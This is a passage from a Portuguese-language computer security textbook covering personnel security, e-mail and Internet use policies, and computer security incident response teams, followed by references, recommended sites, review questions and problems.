Do ponto de vista da segurança, contratar apresenta desafios significativos à gerência. [KABA09] destaca que evidências crescentes sugerem que muitas pessoas enfeitam seus currículos com alegações infundadas. Para aumentar ainda mais esse problema, há a omissão crescente dos antigos empregadores. Eles podem hesitar em dar más referências para empregados incompetentes, antiéticos ou que não cumprem objetivos por medo de ações judiciais caso seus comentários sejam divulgados e um candidato não consiga um novo emprego por causa disso. Por outro lado, uma referência favorável para um empregado que subsequentemente causa problemas em seu novo emprego pode sugerir uma ação judicial impetrada pelo novo empregador. Por consequência, número significativo de empregadores adota uma política corporativa que proíbe qualquer discussão do desempenho de um antigo empregado, positivo ou negativo. O empregador pode limitar informações às datas de entrada e saída e ao cargo ocupado pelo candidato.

Apesar desses obstáculos, os empregadores devem fazer um esforço significativo para verificar históricos e a triagem dos candidatos. É claro que tais verificações são para garantir que o candidato é competente para executar o trabalho pretendido e não representa nenhum risco de segurança. Além disso, os empregadores precisam conhecer o conceito de “contratação negligente”, aplicado em algumas jurisdições. Em essência, um empregador pode ser considerado responsável por contratação negligente se um empregado causar dano a um terceiro (indivíduo ou empresa) enquanto age como empregado.

Damos a seguir algumas diretrizes gerais para verificação de candidatos:

- Solicite a maior quantidade de detalhes possível sobre o histórico de emprego e educacional. Quanto mais detalhes estiverem disponíveis, mais difícil será para o candidato mentir consistentemente.
- Investigue a acurácia dos detalhes até um ponto razoável.
- Peça a empregados experientes da empresa que entrevistem candidatos e discutam discrepâncias.

Para cargos de alta sensibilidade, é justificável uma investigação mais intensiva. [SADO03] dá os seguintes exemplos do que pode ser justificável em algumas circunstâncias:

- Contratar uma agência de investigação para verificar o histórico do candidato.
- Verificar os antecedentes criminais do indivíduo.
- Verificar o histórico de crédito do candidato em busca de evidências de grandes dívidas e incapacidade de pagá-las. Se houver problemas, discuta-os

com o candidato. Não se deve negar trabalho a quem tem dívidas: se isso ocorrer, eles nunca serão capazes de recuperar a sua estabilidade financeira. Ao mesmo tempo, é mais provável que empregados que estão sob tensão financeira ajam inadequadamente.

- Considerar a utilização de um detector de mentiras para o candidato (caso isso seja legal). Embora esses exames nem sempre sejam acurados, podem ser úteis se você quiser preencher algum cargo particularmente sensível.
- Pedir que o candidato ofereça fiança para ocupar o cargo.<sup>1</sup>

Para muitos empregados, essas etapas são excessivas. Todavia, o empregador deve fazer verificações extras sobre qualquer empregado que ocupará posição de confiança ou de acesso privilegiado, incluindo pessoal de manutenção e limpeza.

## **Contratos de emprego**

Como parte de sua obrigação contratual, os empregados devem concordar e assinar os termos e condições de seus contratos de emprego, que devem descrever suas responsabilidades e as responsabilidades da organização em relação à segurança de informações. O contrato deve incluir uma cláusula de confidencialidade e não revelação que declara especificamente que os ativos de informação da organização são confidenciais, a menos que classificados como não sigilosos, e que o empregado deve proteger essa confidencialidade. O contrato deve também mencionar a política de segurança da organização e indicar que o empregado a conhece e concorda em submeter-se a ela.

## **Durante a permanência do empregado na empresa**

A ISO 27002 cita o seguinte objetivo de segurança em relação a empregados atuais: assegurar que empregados, empresas contratadas e usuários terceirizados estão conscientes das ameaças e preocupações com a segurança da informação, de suas responsabilidades e obrigações, no que diz respeito à segurança de informações, equipados para apoiar a política de segurança organizacional no curso de seu trabalho normal e reduzir o risco de erro humano.

Dois elementos essenciais de segurança do pessoal durante a permanência no emprego são um documento abrangente de políticas de segurança e um programa contínuo de conscientização e treinamento para todos os empregados. Esse assunto será discutido nas [Seções 17.1 e 17.2](#).

Além de impor a política de segurança de maneira justa e consistente, há certos princípios que devem ser seguidos para a segurança do pessoal:

- **Privilégio mínimo:** Dê a cada pessoa o mínimo acesso necessário para fazer seu trabalho. Esse acesso restrinido é de natureza lógica (acesso a contas, redes, programas) e também física (acesso a computadores, arquivos de backup e outros periféricos). Se todo usuário tiver contas em todo sistema e acesso físico a tudo, os níveis de ameaça de todos os usuários serão aproximadamente equivalentes.
- **Separação de deveres:** Separe deveres cuidadosamente, de modo que as pessoas envolvidas na verificação de uso inadequado não possam também fazer tal uso inadequado. Assim, atribuir todas as funções de segurança e responsabilidades de auditoria a uma mesma pessoa é perigoso. Essa prática pode levar a um caso em que essa pessoa pode violar a política de segurança e cometer atos proibidos, e ninguém mais ver a trilha de auditoria e tomar conhecimento do problema.
- **Dependência limitada de empregados fundamentais:** Ninguém deve ser insubstituível em uma organização. Se a sua organização depender do desempenho continuado de um empregado fundamental, ela está em risco. Como é inevitável que uma organização tenha empregados fundamentais, para garantir a própria segurança ela deve ter também políticas e planos por escrito para casos de doença ou saída inesperada. Como ocorre com sistemas, deve-se embutir redundância na estrutura de empregados. A empresa não dever ter apenas um empregado com conhecimentos ou habilidades únicas.

## Rescisão do contrato de trabalho

A ISO 27002 cita os seguintes objetivos de segurança referentes à rescisão de contratos de trabalho: assegurar que empregados, empresas contratadas e usuários terceirizados deixem uma organização ou mudem de emprego de maneira ordenada e que a devolução de todo o equipamento e a remoção de todos os direitos de acesso sejam concluídas.

O processo de rescisão do contrato de trabalho é complexo e depende da natureza da organização, do *status* do empregado na organização e da razão para a saída. Do ponto de vista da segurança, as seguintes providências são importantes:

- Retirar o nome da pessoa de todas as listas de acesso autorizado.

- Informar explicitamente aos guardas que o ex-empregado não tem mais permissão de entrar no edifício sem autorização especial de empregados nomeados.
- Remover todos os códigos de acesso pessoais.
- Se adequado, mudar combinações de fechaduras e cadeados, reprogramar sistemas de cartão de acesso e substituir travas físicas.
- Recuperar todos os ativos, incluindo ID do empregado, discos, documentos e equipamentos.
- Notificar os departamentos adequados, por memorando ou e-mail, para que fiquem cientes da rescisão.

## 17.3 Políticas de uso de e-mail e internet

Acesso a e-mail e Internet para a maioria ou para todos os empregados é comum em ambientes de escritório e tipicamente concedido, no mínimo, a alguns empregados em outros ambientes, como uma fábrica. Número crescente de empresas incorpora políticas específicas de uso de e-mail e Internet ao documento de política de segurança da organização. Esta seção examina algumas considerações importantes para essas políticas.

### Motivação

O uso disseminado de e-mail e Internet por empregados suscita várias preocupações para os empregadores, incluindo as seguintes:

1. Um empregado pode consumir tempo de trabalho significativo em atividades não relacionadas ao trabalho, como surfar na Web, jogar na Web, comprar na Web, bater papo na Web e enviar e ler e-mails pessoais.
2. Recursos significativos de computador e comunicação podem ser consumidos por tais atividades não relacionadas ao trabalho, comprometendo a missão que os recursos de SI foram projetados para apoiar.
3. O uso excessivo e casual de Internet e e-mail aumenta desnecessariamente o risco de introdução de software malicioso no ambiente de SI da organização.
4. A atividade do empregado não relacionada ao trabalho pode resultar em dano para outras organizações ou indivíduos fora da organização, criando assim uma responsabilidade civil ou criminal para ela.
5. E-mail e Internet podem ser usados como ferramentas de abuso por um empregado contra outro.

6. A conduta inadequada on-line de um empregado pode prejudicar a reputação da organização.

## Questões de política

O desenvolvimento de uma política abrangente para uso de e-mail e Internet suscita várias questões de política. A seguir damos um conjunto de políticas sugeridas, com base em [KING06].

- **Utilização somente a serviço:** Acesso a e-mail e Internet concedido pela empresa deve ser usado por empregados somente para a finalidade de conduzir negócios da empresa.
- **Escopo da política:** A política abrange acesso a e-mail, conteúdo de mensagens de e-mail, comunicações por Internet e intranet, e registros de comunicações por e-mail, Internet e intranet.
- **Propriedade do conteúdo:** Comunicações eletrônicas, arquivos e dados continuam sendo de propriedade da empresa, mesmo quando transferidos para equipamento que não é de propriedade da empresa.
- **Privacidade:** Os empregados não têm qualquer expectativa de privacidade quando usam acesso a e-mail ou Internet concedido pela empresa, mesmo que a comunicação seja de natureza pessoal.
- **Padrão de conduta:** Espera-se que os empregados tenham bom senso e ajam com cortesia e profissionalismo quando usam o acesso a e-mail e Internet concedido pela empresa.
- **Uso pessoal razoável:** Os empregados podem fazer uso pessoal razoável do acesso a e-mail e Internet concedido pela empresa desde que tal uso não interfira com os seus deveres, não viole a política da empresa nem sobrecarregue indevidamente as instalações da empresa.
- **Atividade ilegal proibida:** Os empregados não podem usar o acesso a e-mail e Internet concedido pela empresa para qualquer finalidade ilegal.
- **Política de segurança:** Os empregados devem obedecer à política de segurança da empresa quando usam acesso a e-mail e Internet.
- **Política da empresa:** Os empregados devem seguir todas as outras políticas da empresa quando usam o acesso a e-mail e Internet. Políticas empresariais proíbem consultar, armazenar ou distribuir pornografia, fazer ou distribuir comunicações ameaçadoras ou discriminatórias e revelar informações confidenciais ou de propriedade da empresa sem autorização.
- **Direitos da empresa:** A empresa pode acessar, monitorar, interceptar,

bloquear acesso, inspecionar, copiar, revelar, usar, destruir, recuperar por meio de investigação forense e/ou reter quaisquer comunicações, arquivos ou outros dados abrangidos por essa política. Os empregados devem revelar suas senhas quando solicitado.

- **Ação disciplinar:** A violação dessa política pode resultar em imediata rescisão do contrato do emprego ou outras medidas disciplinares que a empresa achar adequadas.

## Diretrizes para o desenvolvimento de uma política

Um documento útil a consultar ao desenvolver uma política de uso de e-mail e Internet é o *Guidelines to Assist Agencies in Developing Email and Internet Use Policies*, from the Office of e-Government, the Government of Western Australia, de julho de 2004. Há uma cópia disponível no site deste livro.

### 17.4 Equipes de resposta a incidentes de segurança de computadores

O desenvolvimento de procedimentos para responder a incidentes computacionais é considerado um controle essencial pela maioria das organizações. Grande parte delas sofrerá alguma forma de incidente de segurança, mais cedo ou mais tarde. Normalmente, a maioria dos incidentes relaciona-se a riscos que causam impactos menores à organização, mas ocasionalmente pode ocorrer um incidente mais sério. Os procedimentos de tratamento e resposta a incidentes precisam refletir a gama de possíveis consequências de um incidente para a organização e permitir resposta adequada. Desenvolvendo procedimentos adequados com antecedência, uma organização pode evitar o pânico que ocorre quando o pessoal percebe que coisas ruins estão acontecendo e não tem certeza da melhor resposta.

Para organizações de grande porte e de porte médio, uma equipe de resposta a incidentes de segurança de computadores (*Computer Security Incident Response Team* — CSIRT) é responsável pela rápida detecção de incidentes, minimização de perdas e destruição, mitigação das fraquezas que foram exploradas e restauração dos serviços de computação.

O documento NIST SP 800-61 [SCAR08] cita os seguintes benefícios de ter capacidade de resposta a incidentes:

- Responder a incidentes sistematicamente de modo a tomar a providências adequadas.
- Ajudar o pessoal a se recuperar rapidamente e com eficiência de incidentes de segurança, minimizando perda ou roubo de informações e disruptão de serviços.
- Usar informações obtidas durante tratamento de incidentes para se preparar melhor para tratar incidentes futuros e dar proteção mais forte a sistemas e dados.
- Tratar adequadamente questões legais que podem surgir durante incidentes.

Considere o exemplo de uma infecção em massa por verme de e-mail em uma organização. Nos últimos anos, há numerosos exemplos desse ataque. Essa infecção normalmente explora vulnerabilidades não tratadas por patches em aplicações comuns de computadores de mesa e se espalha por e-mail a outros endereços conhecidos do sistema infectado. O volume de tráfego que isso é capaz de gerar pode ser alto o suficiente para paralisar conexões de intranet, bem como de Internet. Diante de tal impacto, uma resposta óvia é desconectar a organização da Internet e, talvez, interromper o sistema de e-mail interno. Todavia, essa decisão poderia causar um sério impacto nos processos da organização, que deve ser pesado em relação à redução da disseminação da infecção. No momento em que o incidente é detectado, o pessoal diretamente envolvido pode não ter as informações para tomar tal decisão crítica sobre as operações da organização. Uma boa política de resposta a incidentes deve indicar a providência a tomar no caso de um incidente dessa gravidade. Deve também especificar o pessoal a quem cabe a responsabilidade de tomar decisões referentes a tais importantes providências e detalhar como entrar em contato com esses responsáveis para tomar tais decisões.

Há uma gama de eventos que podem ser considerados um incidente de segurança. De fato, qualquer ação que ameace um ou mais dos clássicos serviços de segurança de confidencialidade, integridade, disponibilidade, responsabilidade, autenticidade e confiabilidade em um sistema constitui um incidente. Isso inclui várias formas de acesso não autorizado a um sistema e modificação não autorizada de informações no sistema. O acesso não autorizado a um sistema por uma pessoa inclui:

- Acessar informações que a pessoa não está autorizada a ver.
- Acessar informações e passá-las a outra pessoa que não está autorizada a vê-la.
- Tentar burlar os mecanismos de acesso implementados em um sistema.

- Usar a senha e a identidade (ID) de usuário de outra pessoa para qualquer finalidade.
- Tentar negar o uso do sistema a qualquer outra pessoa sem autorização para tal.

A modificação não autorizada de informações em um sistema por uma pessoa inclui:

- Tentar corromper informações que podem ser de valor para outra pessoa.
- Tentar modificar informações e/ou recursos sem autoridade para tal.
- Processar informações de maneira não autorizada.

Gerenciar incidentes de segurança envolve procedimentos e controles que abordam [CARN03]:

- Detectar potenciais incidentes de segurança.
- Classificar, categorizar e priorizar relatórios de incidentes.
- Identificar e responder a violações de segurança.
- Documentar violações de segurança para futura referência.

A [Tabela 17.2](#) cita os termos principais relacionados à resposta a incidentes de segurança de computadores.

## Tabela 17.2

### Terminologia de incidentes de segurança

#### Artefato

Qualquer arquivo ou objeto encontrado em um sistema que pode ser envolvido em sondagens ou ataques a sistemas e redes ou que está sendo usado para derrotar medidas de segurança. Artefatos podem incluir vírus de computador, programas de cavalo de Troia, vermes, scripts de exploit e kits de ferramentas (toolkits), mas não estão limitados a isso.

#### Equipe de resposta a incidentes de segurança de computadores (CSIRT)

Um grupo montado com a finalidade de auxiliar a reagir a incidentes relacionados à segurança de computadores que envolvem locais dentro de um grupo definido; também denominada equipe de resposta a incidentes de computador (CIRT) ou CIRC (Central de

Resposta a Incidentes de Computador, Grupo de Resposta a Incidentes de Computador).

## Incidente

Violação ou ameaça iminente de violação de políticas de segurança de computadores, políticas de uso aceitável ou práticas padrão de segurança.

## Público-alvo (*Constituency*)

Grupo de usuários, sites, redes ou organizações atendidos pela CSIRT.

## Triagem

Processo de receber, classificar inicialmente e priorizar informações para facilitar o tratamento adequado.

## Vulnerabilidade

Característica de uma tecnologia que pode ser explorada maliciosamente para perpetrar um incidente de segurança. Por exemplo, se um programa permitiu inadvertidamente que usuários comuns executassem comandos arbitrários do sistema operacional em modo privilegiado, essa “funcionalidade” seria uma vulnerabilidade.

# Detecção de incidentes

Incidentes de segurança podem ser detectados por usuários ou pessoal da administração que relatam mau funcionamento ou comportamento anômalo do sistema. O pessoal deve ser incentivado a fazer esses relatos. Além disso, eles também devem relatar quaisquer fraquezas suspeitas em sistemas. O treinamento de segurança geral do pessoal na organização deve incluir detalhes sobre quem contatar em tais casos.

Incidentes de segurança também podem ser detectados por ferramentas automatizadas que analisam informações colhidas de sistemas e redes conectadas. Discutimos várias dessas ferramentas no [Capítulo 8](#). Essas ferramentas podem relatar evidências de um incidente precursor a um possível

incidente futuro ou indicar que um incidente real está em curso. Entre as ferramentas que podem detectar incidentes citamos as seguintes:

- **Ferramentas de verificação de integridade de sistema:** Escaneiam arquivos, diretórios e serviços de sistema críticos para assegurar que eles não foram modificados sem autorização adequada.
- **Ferramentas de análise de registros:** Analisam as informações coletadas em registros (logs) de auditoria usando alguma forma de reconhecimento de padrões para identificar potenciais incidentes de segurança.
- **Sistemas de detecção de intrusão em rede e baseados em estação (Network and Host Intrusion Detection System — IDS):** Monitoram e analisam atividade na rede e na estação, e usualmente comparam essas informações com uma coleção de assinaturas de ataque para identificar potenciais incidentes de segurança.
- **Sistemas de prevenção de intrusão:** Ampliam um sistema de detecção de intrusão com a capacidade de bloquear automaticamente ataques detectados. Tais sistemas precisam ser usados com cuidado porque podem causar problemas se responderem a um ataque identificado erroneamente e reduzirem a funcionalidade do sistema quando não justificável. Discutimos tais sistemas no [Capítulo 9](#).

A efetividade de tais ferramentas automatizadas depende em grande parte da acurácia de sua configuração e da correção dos padrões e assinaturas usados. As ferramentas precisam ser atualizadas regularmente para refletir novos ataques ou vulnerabilidades. Além disso, elas precisam distinguir adequadamente entre comportamento normal, comportamento legítimo e comportamento de ataque anômalo. Nem sempre é fácil fazer isso, e tais características dependem de padrões de trabalho de organizações específicas e seus sistemas. Todavia, uma vantagem fundamental de sistemas automatizados que são atualizados periodicamente é que eles podem rastrear mudanças em ataques e vulnerabilidades conhecidos. Muitas vezes, é difícil para os administradores de segurança acompanhar o ritmo das rápidas mudanças nos riscos à segurança de seus sistemas e responder a tempo com patches ou outras mudanças necessárias. A utilização de ferramentas automatizadas pode ajudar a reduzir os riscos para a organização provocados pela demora dessa resposta.

A decisão de disponibilizar ferramentas automatizadas deve resultar de metas e objetivos de segurança da organização e das necessidades específicas identificadas no processo de avaliação de riscos. A disponibilização dessas ferramentas costuma envolver recursos significativos, tanto monetários quanto

de tempo do pessoal, o que precisa ser justificado pelos benefícios obtidos com a redução de riscos.

Usando ou não ferramentas automatizadas, os administradores de segurança precisam monitorar relatórios de vulnerabilidades e responder a mudanças em seus sistemas, se necessário.

## Função de triagem

A meta dessa função é assegurar que todas as informações destinadas ao serviço de tratamento de incidentes sejam canalizadas até um único ponto focal independentemente do método de chegada (por exemplo, e-mail, hotline, helpdesk, IDS) para redistribuição e tratamento adequados dentro do serviço. Essa meta é comumente alcançada anunciando a função de triagem como o único ponto de contato para todo o serviço de tratamento de incidentes. A função de triagem pode responder a informações recebidas de um ou mais dos seguintes modos:

1. A função de triagem pode precisar requisitar informações adicionais para categorizar o incidente.
2. Se o incidente estiver relacionado a uma vulnerabilidade conhecida, a função de triagem avisa as várias partes da empresa ou grupo sobre a vulnerabilidade e compartilha informações sobre como consertar ou atenuar a vulnerabilidade.
3. A função de triagem identifica o incidente como novo ou como parte de um incidente em curso, e passa essa informação para a função de resposta a tratamento de incidentes em ordem de prioridade.

## Resposta a incidentes

Uma vez detectado um incidente potencial, é necessário dispor de procedimentos documentados para responder a ele. [CARN03] cita as seguintes atividades potenciais de resposta:

- Tomar providências para proteger sistemas e redes afetados ou ameaçados por atividades do intruso.
- Procurar pôr em prática soluções e estratégias de mitigação ao receber avisos ou alertas relevantes.
- Procurar atividades de intrusos em outras partes da rede.
- Filtrar tráfego de rede.

- Reconstruir sistemas.
- Instalar patches ou consertar sistemas.
- Desenvolver outras estratégias de resposta ou contorno do problema.

Procedimentos de resposta devem detalhar o que deve ser feito para identificar a causa do incidente de segurança, seja ele acidental seja deliberado. Em seguida devem descrever a providência a ser tomada para a recuperação do incidente de modo que minimize o comprometimento ou o dano à organização. É claramente impossível detalhar todo tipo de incidente possível. Todavia, os procedimentos devem identificar categorias típicas de tais incidentes e a abordagem adotada para responder a eles. O ideal seria incluir descrições de possíveis incidentes e respostas típicas. Além disso, devem identificar o pessoal de gerenciamento responsável por tomar decisões críticas que afetam os sistemas da organização e como entrar em contato com eles a qualquer instante em que o incidente ocorra. Isso é particularmente importante em circunstâncias como a infecção em massa por verme de e-mail que descrevemos, cuja resposta envolve o balanço entre grandes perdas de funcionalidade e comprometimento mais significativo do sistema. É claro que tais decisões afetarão as operações da organização e devem ser tomadas muito rapidamente. O documento NIST SP 800-61 cita as seguintes categorias gerais de incidentes de segurança que devem ser abordadas em políticas de resposta a incidentes:

- Ataques de negação de serviço que impeçam ou prejudiquem o uso normal de sistemas.
- Código malicioso que infecta uma estação.
- Acesso não autorizado a um sistema.
- Utilização inadequada de um sistema em violação de políticas de uso aceitáveis.
- Incidentes multicomponentes, que envolvem duas ou mais das categorias citadas em um único incidente.

Várias questões devem ser consideradas na determinação de respostas adequadas a um incidente. Entre elas o quanto crítico o sistema é para a função da organização e o efeito técnico atual ou potencial do incidente em termos do grau de significância do comprometimento do sistema.

Os procedimentos de resposta devem também identificar as circunstâncias nas quais as violações de segurança devem ser informadas a terceiros, como a polícia ou organizações relevantes do tipo da CERT (equipe de resposta a emergências de computador). As atitudes das organizações em relação a tais relatórios variam muito. É claro que emitir-los ajuda terceiros a monitorar o nível

global de atividades e tendências de crimes de computador. Todavia, particularmente quando houver possibilidade de ação judicial, reunir e apresentar evidências adequadas pode ser prejudicial para a organização. Embora a lei possa exigir relatórios em algumas circunstâncias, há muitos outros tipos de incidentes de segurança cuja resposta não é obrigatória. Por conseguinte, deve-se determinar com antecedência quando eles seriam considerados adequados para a organização. Há também a chance de que, se comunicado ao público externo, um incidente pode ser divulgado na mídia pública. Então, as organizações devem decidir como responder, de forma geral, a tais relatórios.

Por exemplo, uma organização pode decidir que casos de fraudes auxiliadas por computador devem ser informados à polícia e à CERT relevante, com o objetivo de impetrar ação judicial contra o culpado e recuperar perdas. Agora, muitas vezes a lei exige que violações de informações pessoais devem ser comunicadas às autoridades relevantes e que se devem tomar providências adequadas. Todavia, é improvável que um incidente como a desfiguração de um site Web resulte em ação judicial bem-sucedida. Então, a política poderia ser comunicar o incidente à CERT relevante e adotar medidas de resposta para restaurar a funcionalidade o mais rapidamente possível e minimizar a possibilidade de uma repetição do ataque.

Reunir evidências faz parte da resposta a um incidente. Inicialmente, essas informações são usadas para auxiliar na recuperação do incidente. Se o incidente for comunicado à polícia, essa evidência também pode ser necessária para futuros procedimentos legais. Nesse caso, é importante tomar providências cuidadosas para documentar o processo de coleta de evidências e seu subsequente armazenamento e transferência. Se isso não for feito de acordo com os procedimentos legais relevantes, provavelmente as evidências não serão admitidas no tribunal. Os procedimentos exigidos variam de país para país. O documento NIST SP 800-61 dá alguma orientação sobre essa questão.

Uma vez aberto, um incidente pode transitar por muitos estados diferentes, acompanhado de todas as informações relacionadas a ele (sua mudança de estado e ações associadas) até nenhuma outra ação ser exigida do ponto de vista da equipe (a porção dentro do “círculo” na [Figura 17.2](#)) e o incidente ser finalmente fechado. Também é importante observar que um incidente (ou evento) pode passar pela porção da análise várias vezes durante o ciclo de vida da atividade.



**FIGURA 17.2** Ciclo de vida do tratamento de incidentes.

## Documentação de incidentes

Após a resposta imediata a um incidente, é preciso identificar qual vulnerabilidade levou à sua ocorrência e como isso poderia ser abordado para impedir o incidente no futuro. Detalhes do incidente e da resposta adotada são registrados para futura referência. O impacto sobre os sistemas da organização e o perfil de risco desses sistemas também devem ser reconsiderados como resultado do incidente.

Isso, normalmente, envolve realimentar as informações reunidas resultantes do incidente a uma fase anterior do processo de gerenciamento de segurança de TI. É possível que o incidente tenha sido uma ocorrência isolada rara, e simples falta de sorte da organização. Porém, de modo mais geral, um incidente de segurança reflete uma mudança no perfil de risco da organização que precisa ser abordada. Isso pode envolver a revisão da avaliação de riscos dos sistemas relevantes e a mudança ou a ampliação da análise. Pode também envolver revisão de controles identificados para alguns riscos, fortalecimento de controles existentes e implementação de novos controles. Isso reflete o processo cíclico de gerenciamento de segurança de TI.

## Fluxo de informações para tratamento de incidentes

Vários serviços são parte da função de tratamento de incidentes ou interagem com ela. A [Tabela 17.3 \[CARN03\]](#) dá exemplos do fluxo de informações de/para um serviço de tratamento de incidentes. Esse tipo de desmembramento é útil para organizar e aperfeiçoar o serviço de tratamento de incidentes e treinar o

pessoal nos requisitos para tratamento e resposta a incidentes.

---

**Tabela 17.3**

**Exemplos de possível fluxo de informações de/para o serviço de tratamento de incidentes**

---

Nome do serviço	Fluxo de informações para o tratamento de incidentes	Fluxo de informações do tratamento de incidentes
Anúncios	Alerta de cenário de ataque em curso	Estatísticas ou relatório de status/Novos perfis de ataque a considerar ou pesquisar
Tratamento de vulnerabilidades	Como proteger contra exploração de vulnerabilidades específicas	Possível existência de novas vulnerabilidades
Tratamento de artefatos	Informação sobre como reconhecer a utilização de artefatos específicos/Informação sobre impacto/ameaça do artefato	Estatísticas sobre a identificação de artefatos em incidentes Nova amostra do artefato
Educação/treinamento	Nenhum	Exemplos práticos e motivação/Conhecimento
Serviços de detecção de intrusão	Relatório de novo incidente	Novo perfil de ataque a verificar
Auditória ou avaliações de segurança	Notificação de programação de início e fim de teste de penetração	Cenários de ataque comuns
Consultoria de segurança	Informações sobre armadilhas comuns e a magnitude das ameaças	Exemplos/experiências práticos
Análise de riscos	Informações sobre armadilhas comuns e a magnitude das ameaças	Estatísticas ou cenários de perda
Vigilância da tecnologia	Aviso de possíveis cenários de ataque futuros Alerta de distribuição de nova ferramenta	Relatório de estatísticas ou status Novos perfis de ataque a considerar ou pesquisar
Desenvolvimento de ferramentas de segurança	Disponibilidade de novas ferramentas para utilização do público-alvo	Necessidade de produtos/Providenciar visão de práticas correntes

## 17.5 Leituras e sites recomendados

[WILS98] é um longo tratamento sobre treinamento de segurança. [BOWE06], [NIST95] e [SZUB98] trazem um capítulo útil sobre conscientização, treinamento e educação de segurança. [ENIS08] é um excelente e minucioso tratamento de conscientização de segurança. [MCGO02] e [SIPO01] são artigos úteis sobre conscientização de segurança; [WYK06] fala sobre treinamento. [WILS03] provê ampla cobertura de conscientização e treinamento de

segurança.

[SCAR08], [CARN03] e [BROW98] são referências úteis para o tópico de tratamento de incidentes.

**BOWE06** Bowen, P., Hash, J. e Wilson, M. *Information Security Handbook: A Guide for Managers*. NIST Special Publication 800-100, outubro de 2006.

**BROW98** Brownlee, B. e Guttman, E. *Expectations for Computer Security Incident Response*. RFC 2350, junho de 1998.

**CARN03** Carnegie-Mellon Software Engineering Institute. *Handbook for Computer Security Incident Response Teams (CSIRTs)*. CMU/SEI-2003-HB-002, abril de 2003.

**ENIS08** European Network and Information Security Agency. *The New Users' Guide: How to Raise Information Security Awareness*. ENISA Report TP-30-10-582-EN-C, julho de 2008.

**MCGO02** McGovern, M. *Opening Eyes: Building Company-Wide IT Security Awareness*. *IT Pro*, maio/junho de 2002.

**SCAR08** Scarfone, K., Grance, T. e Masone, K. *Computer Security Incident Handling Guide*. NIST Special Publication 800-61, março de 2008.

**SIPO01** Siponen, N. *Five Dimensions of Information Security Awareness. Computers and Society*, junho de 2001.

**SZUB98** Szuba, T. *Safeguarding Your Technology*. National Center for Education Statistics, NCES 98-297, 1998.  
[nces.ed.gov/pubsearch/pubsinfo.asp?pubid=98297](http://nces.ed.gov/pubsearch/pubsinfo.asp?pubid=98297)

**WILS98** Wilson, M., editor. *Information Technology Security Training Requirements: A Role and Performance-Based Model*. NIST Special Publication 800-16, abril de 1998.

**WILS03** Wilson, M. e Hash, J. *Building and Information Technology Security Awareness Training Program*. NIST Publicação Especial 800-50, outubro de 2003.

**WYK06** Wyk, K. e Steven, J. *Essential Factors for Successful Software Security Awareness Training*. *IEEE Security and Privacy*, setembro/outubro de 2006.

## Sites recomendados

■ **Computer Security Incident Response Team:** Dá aos profissionais de segurança meios para relatar, discutir e disseminar informações relacionadas à segurança de computadores no mundo inteiro. Esse site dá informações

para relatar incidentes de segurança e informações sobre recursos técnicos.

- **Federal Agency Security Practices:** Volumoso conjunto de documentos que abrange todos os aspectos de política de segurança organizacional.
- **ISO 27002 Community Portal:** Documentos, links e outros recursos relacionados à ISO 27002.

## 17.6 Termos principais, perguntas de revisão e problemas

### Termos principais

conscientização de segurança	incidente de segurança de computadores	tratamento de incidentes
educação de segurança	ISO 27002	treinamento de segurança
equipe de resposta a incidente de segurança de computadores	política de uso de e-mail e Internet	
	resposta a incidentes	

### Perguntas de revisão

- 17.1 Quais são os benefícios de um programa de conscientização, treinamento e educação de segurança para uma organização?
- 17.2 Qual é a diferença entre conscientização de segurança e treinamento de segurança?
- 17.3 O que é política de segurança organizacional?
- 17.4 Quem deve ser envolvido no desenvolvimento da política de segurança da organização e em seu documento de política de segurança?
- 17.5 O que é ISO 27002?
- 17.6 Quais princípios devem ser seguidos no projeto de políticas de segurança do pessoal?
- 17.7 Por que é necessária uma política de uso de e-mail e Internet?
- 17.8 Quais são os benefícios do desenvolvimento de um grupo de resposta a incidentes?
- 17.9 Cite as categorias gerais de incidentes de segurança.

17.10 Cite alguns tipos de ferramentas usadas para detectar e responder a incidentes.

17.11 O que deve ocorrer depois do tratamento de um incidente no que diz respeito ao processo global de gerenciamento de segurança de TI?

## Problemas

17.1 A [Seção 17.1](#) inclui uma citação da SP 800-100 que afirma que a conscientização trata *o quê* mas não o *como* da segurança. Explique a distinção nesse contexto.

17.2

- a. Certa noite, Joe, o zelador, é filmado pela câmera de segurança da empresa tirando fotos com o seu telefone celular do escritório do CEO depois de terminar a limpeza. O filme está chuviscado (resultado de repetidas utilizações e reutilizações) e você não consegue distinguir especificamente do que ele está tirando fotos. Você pode ver o *flash* da câmera do telefone celular e observa que ele vem da área diretamente à frente da mesa de trabalho do CEO. O que você faria e qual justificativa daria para as suas ações?
- b. O que você pode fazer no futuro para impedir ou, no mínimo, atenuar quaisquer ações judiciais futuras que Joe, o zelador, possa impetrar contra você?

17.3 Durante uma verificação de rotina do computador de trabalho de Ozzie, você observa que as somas de verificação das figuras do protetor de tela foram ligeiramente modificadas. Quais providências você tomaria (se é que tomaria alguma)?

17.4 Você observa que Lynsay tem em mãos um pendrive USB quando vem trabalhar certa manhã. O que você faz?

17.5 O computador da estação de trabalho de Harriet revela a instalação de um *game* denominado Bookworm. Quais providências você deve tomar antes de confrontar Harriet? Por quê?

17.6 Phil mantém um blog on-line. O que você faz para verificar se esse blog não está revelando informações sensíveis da empresa? Ele tem permissão de manter um blog durante o horário de trabalho? Phil argumenta que seu blog é algo que ele faz quando não está trabalhando. Como você responde? Você descobre que o blog contém um link com o site YourCompanySucks (“Sua Empresa é uma Drogue”). Phil diz que não é o autor desse site. O que você

faz?

- 17.7 Considere o desenvolvimento de uma política de resposta a incidentes para a pequena firma de contabilidade mencionada nos Problemas 14.2 e 15.1. Considere especificamente a resposta à detecção de um verme de e-mail que infectou alguns dos sistemas da empresa e produziu grande volume de e-mails disseminando a infecção. Qual decisão por padrão você recomenda que a política de resposta a incidentes da firma imponha em relação a desconectar os sistemas da empresa da Internet para limitar maior disseminação? Leve em conta o papel de tais comunicações nas operações da firma. Qual decisão por padrão você recomenda no que diz respeito a relatar esse incidente à equipe de resposta à emergência de computador adequada? Ou às autoridades legais relevantes?
- 17.8 Considere o desenvolvimento de uma política de resposta a incidentes para a pequena firma de advocacia mencionada nos Problemas 14.3 e 15.2. Considere especificamente a resposta à fraude financeira cometida por um empregado. Quais providências iniciais a política de resposta a incidentes deve especificar? Qual decisão por padrão você recomenda no que diz respeito a relatar esse incidente à CERT adequada? Ou às autoridades legais relevantes?
